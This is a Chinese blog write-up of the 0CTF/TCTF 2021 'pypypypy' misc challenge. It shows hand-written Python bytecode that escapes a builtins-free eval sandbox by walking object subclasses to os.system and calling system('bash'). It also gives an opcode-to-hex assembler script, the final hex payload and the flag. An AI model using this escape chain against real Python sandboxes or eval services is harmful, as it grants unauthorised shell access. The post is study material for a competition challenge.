【0CTF/TCTF2021预选】[Misc] pypypypy Sloth writeup python字节码编程

原创

Csome-Official 于 2021-07-06 11:53:34 发布 346 收藏 2

分类专栏： CTF 文章标签： python

文章目录

- 题目
- 审计代码
- 主要思路
  - 获取属性
  - 获取常量
  - 其他特性
  - 解题阻碍
- get_flag
- 小结
- 参考文章

题目

nc 进去之后会返回python代码
题目环境

```
3.8.11 (default, Jun 29 2021, 19:54:56)
[GCC 8.3.0]
```

```
import sys
from pathlib import Path
from types import CodeType

src = Path(__file__).read_text()

print(globals())
print(sys.version)
print(src)

codestring = bytes.fromhex(input('Give me your bytecode in hex:'))
assert len(codestring) <= 2000, 'Too long!'

print('Thanks!')
print('I will give you two gifts in exhange, what do you want?')

gift1 = input('gift1: ')
gift2 = input('gift2: ')
assert len(gift1) <= 10, 'Too long!'
assert len(gift2) <= 10, 'Too long!'

code = CodeType(0, 0, 0, 0, 0, 0, codestring, (), (f'__{gift1}__', f'__{gift2}__'), (), '', '', 0, b'')

result = eval(code, {'__builtins__': None}, {})
print('success, bye!')
```

审计代码

要求就是运用两个格式为(f'__{gift1}__', f'__{gift2}__')的全局名称，编写python字节码，getshell（就是自己写python的shellcode，有点pwn的内味）
没有局部变量，没有常量
Python 中的代码对象 code object 与 __code__ 属性
全局名称(`co_names`)就是指所有的名称
比如

```
def f():
 print('sssss')
 print([].__class__)
```

这个代码中

```
co_names=('f','print','__class__')
co_consts=('sssss')
```

题目把全局变量`__builtins__`设为了`None`，就是说不能用`__builtins__.__dict__['open']`直接访问文件

主要思路

获取属性

思路其实也很简单
没有常量，就只能找已经定义好的常量
`globals()`查看当前位置所有的全局变量
但这个需要耗费一个全局名称，没法构造，放弃
还有另一条路就是运用字节码中的

```
BUILD_LIST 创建列表
BUILD_TUPLE 创建元组
BUILD_SET 创建集合
BUILD_MAP 创建字典
BUILD_STRING 创建字符串，拼接字符串
```

详情见python 3.8.11 字节码

如果这个时候就很自然的想到python的模板注入

```
[].__class__.__base__.__subclasses__()[133].__init__.__globals__['system']('bash')
```

但只有两个全局名称

上面代码用到了5个名称，3个常量，不可行

在找方法的过程中耗费了很多时间

第二天，我才注意到了这个字节码和__dict__属性

```
UNPACK_EX(counts)
实现使用带星号的目标进行赋值：将 TOS 中的可迭代对象解包为单独的值，其中值的总数可以小于可迭代对象中的项数：新值之一将是由所有剩余项构成的列表。
counts 的低字节是列表值之前的值的数量，counts 中的高字节则是之后的值的数量。 结果值会按从右至左的顺序入栈。
```

python中对一个变量取它的属性先当于调用__getattribute__方法

```
[].__class__  <=> getattr([], '__class__') <=> [].__getattribute__('__class__')
```

```
>>> [].__getattribute__('__class__')
<class 'list'>
```

但是题目限制了__中间的长度不能超过10个字节，那就不能直接用__getattribute__

但可以间接用，__dict__属性中可以找到__getattribute__属性

```
[].__class__ <=>  [].__class__.__dict__['__getattribute__']([], '__class__')
```

解决了各个属性的调用，接下来就是常量了

模板注入中用到的常量`133`、`bash`，还有获取属性的那些常量

获取常量

首先是获取属性的那些常量（比如'__getattribute__'）

可以用一下字节码获取

```
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                1  # [].__class__.__dict__
UNPACK_EX                3  # 将[].__class__.__dict__前3个解包，存入栈中，'__getattribute__'在第三个位置
POP_TOP       # POP掉第一个
POP_TOP       # POP掉第而个
ROT_TWO       # 交换栈顶两个值
POP_TOP       # 解包会把[].__class__.__dict__.keys()先压入栈，最后两行字节码就是把[].__class__.__dict__.keys()给POP掉
```

这样就获取到了'__getattribute__'字符串

其次就是`133`常量

这个可以通过调用

```
[[]].__len__()
<=> [].__class__.__dict__['__getattribute__']([[]], '__len__')()
将栈顶的存入一个1
对应字节码：

BUILD_LIST               0  # []
BUILD_LIST               1  # [[]] arg1
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                1  # [].__class__.__dict__
UNPACK_EX                12
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
ROT_TWO
POP_TOP                     # '__len__' arg2
CALL_METHOD              1  # [].__class__.__dict__['__getattribute__']([[]], '__len__')
CALL_FUNCTION            0  # [].__class__.__dict__['__getattribute__']([[]], '__len__')() -> TOS = 1
```

再通过一般指令（复制、交换等），二元操作（`+ - * /`等）
将`1`变成`133`

最后就是`'base'`字符串
其实这个也简单
这个字节码可以拼接字符串
`[].__class__.__dict__`的解包结果是字符串，再用`BINARY_SUBSCR`就可以获取每个字符，最后拼接

```
BUILD_STRING(count)
拼接 count 个来自栈的字符串并将结果字符串推入栈顶。
BINARY_SUBSCR
实现 TOS = TOS1[TOS]
```

其他特性

题目中没有给局部变量的存储空间
但是其实是可以有的

```
STORE_NAME(namei)
实现 name = TOS。 namei 是 name 在代码对象的 co_names 属性中的索引。
LOAD_NAME(namei)
将与 co_names[namei] 相关联的值推入栈顶。
```

在python代码对象中中，`co_names`是字符串元组，也就是说，这个既可以做变量名，又可以做属性名

```
__class__ = [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__')
```

这样就有了两个全局变量，可以暂时存放中间变量，减少字节码长度（题目中限制bytecode的2000个字符长度）

解题阻碍

1. 类型匹配

```
.__dict__['__getattribute__'](arg1, arg2) 需要注意这个函数的类型和参数的匹配

[].__class__是type类型
[].__class__.__class__.__dict__['__getattribute__']  =>  <slot wrapper '__getattribute__' of 'type' objects>
```

2. 属性无法获取

当我已经构建好

```
tmp = [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__')
tmp = tmp.__class__.__dict__['__getattribute__'](tmp, '__subclasses__')()[133]
tmp = [].__class__.__class__.__dict__['__getattribute__'](tmp, '__init__')

tmp => <function _wrap_close.__init__ at 0x0000013FA9FC54C0>
```

在最后的获取__globals__属性时，发现function类型没有__getattribute__属性，这个又卡了好久
最后找到了方法

```
tmp = tmp.__class__.__dict__['__globals__'].__class__.__dict__['__getattribute__'](tmp.__class__.__dict__['__globals__'], '__get__')(tmp)
```

获取到了全局变量的字典
这个时候`tmp['system']`就是`<built-in function system>`

get_flag

最终的字节码全貌

```
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                0  # [].__class__.__class__
LOAD_ATTR                1  # [].__class__.__class__.__dict__
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                1  # [].__class__.__dict__
UNPACK_EX                3  # [].__class__.__dict__ -> '__getattribute__'
POP_TOP
POP_TOP
ROT_TWO
POP_TOP
BINARY_SUBSCR              # [].__class__.__class__.__dict__['__getattribute__'](arg1, arg2)

BUILD_LIST               0
LOAD_ATTR                0 # arg1


BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                0  # [].__class__.__class__
LOAD_ATTR                1  # [].__class__.__class__.__dict__
UNPACK_EX               19 # [].__class__.__class__.__dict__ -> __base__
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
```

```
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
ROT_TWO
POP_TOP                    #  '__base__' arg2

CALL_METHOD             2  #  [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__')

LOAD_ATTR               0  #  [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__').__c
lass__
LOAD_ATTR               1  #  [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__').__c
lass__.__dict__

BUILD_LIST              0  # []
LOAD_ATTR               0  # [].__class__
LOAD_ATTR               0  # [].__class__.__class__
LOAD_ATTR               1  # [].__class__.__class__.__dict__
UNPACK_EX               9  # [].__class__.__class__.__dict__ -> __base__
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
ROT_TWO
POP_TOP                    #  '__subclasses__'

BINARY_SUBSCR              #   [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__').__
class__.__dict__['__subclasses__']

BUILD_LIST              0  # []
LOAD_ATTR               0  # [].__class__
LOAD_ATTR               0  # [].__class__.__class__
LOAD_ATTR               1  # [].__class__.__class__.__dict__
BUILD_LIST              0  # []
LOAD_ATTR               0  # [].__class__
LOAD_ATTR               1  # [].__class__.__dict__
UNPACK_EX               3  # [].__class__.__dict__ -> '__getattribute__'
POP_TOP
POP_TOP
ROT_TWO
POP_TOP
BINARY_SUBSCR            # [].__class__.__class__.__dict__['__getattribute__'](arg1, arg2)

BUILD_LIST              0
LOAD_ATTR               0 # arg1
```

```
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                0  # [].__class__.__class__
LOAD_ATTR                1  # [].__class__.__class__.__dict__
UNPACK_EX               19 # [].__class__.__class__.__dict__ -> __base__
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
ROT_TWO
POP_TOP                    #  '__base__' arg2

CALL_METHOD              1  #  [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__')
CALL_METHOD              1  #   [<class 'type'>...

BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                1  # [].__class__.__dict__
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                1  # [].__class__.__dict__
UNPACK_EX                3  # [].__class__.__dict__ -> '__getattribute__'
POP_TOP
POP_TOP
ROT_TWO
POP_TOP
BINARY_SUBSCR              # [].__class__.__dict__['__getattribute__'](arg1, arg2)

BUILD_LIST               0  # []
BUILD_LIST               1  # [[]] arg1
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                1  # [].__class__.__dict__
UNPACK_EX               12
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
ROT_TWO
```

```
POP_TOP                   # '__len__' arg2
CALL_METHOD            1  # [].__class__.__dict__['__getattribute__']([[]], '__len__')
CALL_FUNCTION          0  # [].__class__.__dict__['__getattribute__']([[]], '__len__')() -> TOS = 1



DUP_TOP             # 1 1
DUP_TOP             # 1 1 1
BINARY_ADD          # 2 1
STORE_NAME      0   # a=2

LOAD_NAME       0
LOAD_NAME       0
BINARY_ADD
STORE_NAME      0   # a=4

LOAD_NAME       0   # 4 1

LOAD_NAME       0
LOAD_NAME       0
BINARY_ADD
STORE_NAME      0   # a=8
LOAD_NAME       0
LOAD_NAME       0
BINARY_ADD
STORE_NAME      0   # a=16
LOAD_NAME       0
LOAD_NAME       0
BINARY_ADD
STORE_NAME      0   # a=32
LOAD_NAME       0
LOAD_NAME       0
BINARY_ADD
STORE_NAME      0   # a=64
LOAD_NAME       0
LOAD_NAME       0
BINARY_ADD
STORE_NAME      0   # a=128
LOAD_NAME       0   # 128 4 1

BINARY_ADD
BINARY_ADD

BINARY_SUBSCR
STORE_NAME      1   # b=<class 'warnings.catch_warnings'>
LOAD_NAME       1
LOAD_ATTR       0   # b.__class__
LOAD_ATTR       1   # b.__class__.__dict__
LOAD_NAME       1
LOAD_ATTR           0  # [].__class__
LOAD_ATTR           1  # [].__class__.__dict__
UNPACK_EX           3  # [].__class__.__dict__ -> '__getattribute__'
POP_TOP
POP_TOP
ROT_TWO
POP_TOP
BINARY_SUBSCR             # [].__class__.__class__.__dict__['__getattribute__'](arg1, arg2)

LOAD_NAME       1   # arg1
```

```
BUILD_LIST               0  # []
LOAD_ATTR                0  # [].__class__
LOAD_ATTR                0  # [].__class__.__class__
LOAD_ATTR                1  # [].__class__.__class__.__dict__
UNPACK_EX                6  # [].__class__.__class__.__dict__ -> '__init__'
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
ROT_TWO
POP_TOP                     # '__init__'

CALL_FUNCTION            2
DUP_TOP
LOAD_ATTR       0
LOAD_ATTR       1

DUP_TOP

UNPACK_EX                7  # [].__class__.__class__.__dict__ -> '__init__'
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
POP_TOP
ROT_TWO
POP_TOP

BINARY_SUBSCR

DUP_TOP
DUP_TOP
DUP_TOP

LOAD_ATTR       0
LOAD_ATTR       1

UNPACK_EX                2
POP_TOP
ROT_TWO
POP_TOP

ROT_TWO
LOAD_ATTR       0
LOAD_ATTR       1
ROT_TWO

BINARY_SUBSCR

ROT_THREE

LOAD_ATTR       0
LOAD_ATTR       1

UNPACK_EX                3
POP_TOP
POP_TOP
```

```
POP_TOP
ROT_TWO
POP_TOP

CALL_FUNCTION 2
ROT_TWO
CALL_FUNCTION 1

STORE_NAME 1
LOAD_NAME 1

UNPACK_EX           46
POP_TOP         x45
ROT_TWO
POP_TOP

LOAD_NAME   1
ROT_TWO
BINARY_SUBSCR

LOAD_NAME 0
LOAD_NAME 0
BINARY_FLOOR_DIVIDE
LOAD_NAME 0
LOAD_NAME 0
BINARY_FLOOR_DIVIDE
BINARY_ADD
STORE_NAME  0

LOAD_NAME  1
UNPACK_EX           8
POP_TOP         x7
ROT_TWO
POP_TOP
LOAD_NAME  0
BINARY_SUBSCR

LOAD_NAME  1
UNPACK_EX           13
POP_TOP         x12
ROT_TWO
POP_TOP
LOAD_NAME  0
BINARY_SUBSCR

LOAD_NAME  1
UNPACK_EX           10
POP_TOP         x9
ROT_TWO
POP_TOP
LOAD_NAME  0
BINARY_SUBSCR

LOAD_NAME  1
UNPACK_EX           12
POP_TOP         x11
ROT_TWO
POP_TOP
LOAD_NAME  0
BINARY_SUBSCR
```

```
BUILD_STRING    4
CALL_FUNCTION   1

PRINT_EXPR
PRINT_EXPR
PRINT_EXPR
PRINT_EXPR
PRINT_EXPR

BUILD_LIST              0
RETURN_VALUE
```

上面的字节码相当于下面的代码

```
tmp = [].__class__.__class__.__dict__['__getattribute__']([].__class__, '__base__')
tmp = tmp.__class__.__dict__['__getattribute__'](tmp, '__subclasses__')()[133]
tmp = [].__class__.__class__.__dict__['__getattribute__'](tmp, '__init__')
tmp = tmp.__class__.__dict__['__globals__'].__class__.__dict__['__getattribute__'](tmp.__class__.__dict__['__glo
bals__'], '__get__')(tmp)
tmp['system']('bash')
```


再写一个转16进制字节码的脚本

```
import dis
import re

with open('test.txt', 'r') as f:
    data = f.read().splitlines()


def com_py(s: str):
    sarr = re.split('[ ]+', s)
    sarr = [_ if _ != '' else '#' for _ in sarr]
    print(sarr)
    if '#' in sarr:
        sarr = sarr[:sarr.index('#')]

    if len(sarr) > 1:
        code, num = sarr
        num = int(num)
        return hex(dis.opmap[code])[2:].rjust(2, '0') + hex(num)[2:].rjust(2, '0')
    else:
        code = sarr[0]
        return hex(dis.opmap[code])[2:].rjust(2, '0') + '00'


dis_code = ''
for da in data:
    n = 1
    if "##" in da:
        continue
    if '###' in da:
        break
    if 'x' in da:
        print(da)
        s = re.search('x[0-9]+', da).group(0)
        n = int(s[1:])
        print(n, s)
        da = da.replace(s, '')
        print(da)
    if da != '':
        dis_code += com_py(da) * n
dis.dis(bytes.fromhex(dis_code))
print('code> ', dis_code, end='\n\n')
print('code_len> ', len(dis_code)//2, end='\n\n')
```

得到16进制表示的字节码

```
67006a006a006a0167006a006a015e0301000100020001001900670006a0067006a006a006a015e13010001000100010001000100010
00100010001000100010001000100010001000100010001000100010002000100a1026a006a0167006a006a006a015e090100010001000100010001
00010001000200010019006700 6a006a006a0167006a006a015e0301000100020001001900670 06a0067006a006a006a015e1301000
10001000100010001000100010001000100010001000100010001000100010001000100010002000100a101a10167006a006a0167006a006a01
5e0301000100020001001900670067016700 6a006a015e0c0100010001000100010001000100010001000100010001000100010002000100a101830
00400040017005a006500650017005a006500650065001700 5a006500650017005a006500650017005a006500650017005a006500650065
0017005a006500170017001900 5a0165016a006a0165016a006a015e0301000100020001001900650167006a006a006a015e0601000
10001000100010002000100830204006a006a0104005e0701000100010001000100010002000100190004000400040 04006a006a015e02
0100020001000200 6a006a0102001900030 06a006a015e0301000100020001008302020083015a0165015e2e0100010001000100010
00100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010
00010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001
0010001000100010001000100020001006501020019006500650 01a0065006500 1a0017005a006 5015e0801000100010001000100010001000200010065001900650 65e0d0100010001000100010001000100010001000100010001
0010065001900650 15e0a0100010001000100010001000100010001000200010065001900650 15e0c0100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001000100010
0010001000100010001000200010065001900 9d04830146004600460046004600460067005300
```


字节码转换后长度为732个字符
最后的最后，getshell



`flag{hope_you_enjoy_the_gifts_as_well_as_the_chall}`

小结

1. TCTF两天的比赛时间，整出了两题Misc，要学的东西还是好多
2. 新的技能——用python字节码编程，学到了不少东西
3. 另外我还做出了另一题比较有意思的misc singer，直通车【2021TCTF】[Misc] singer writeup 音乐人狂喜

参考文章

Python 中的代码对象 code object 与 **code** 属性

dis — Python 字节码反汇编器

python 模板注入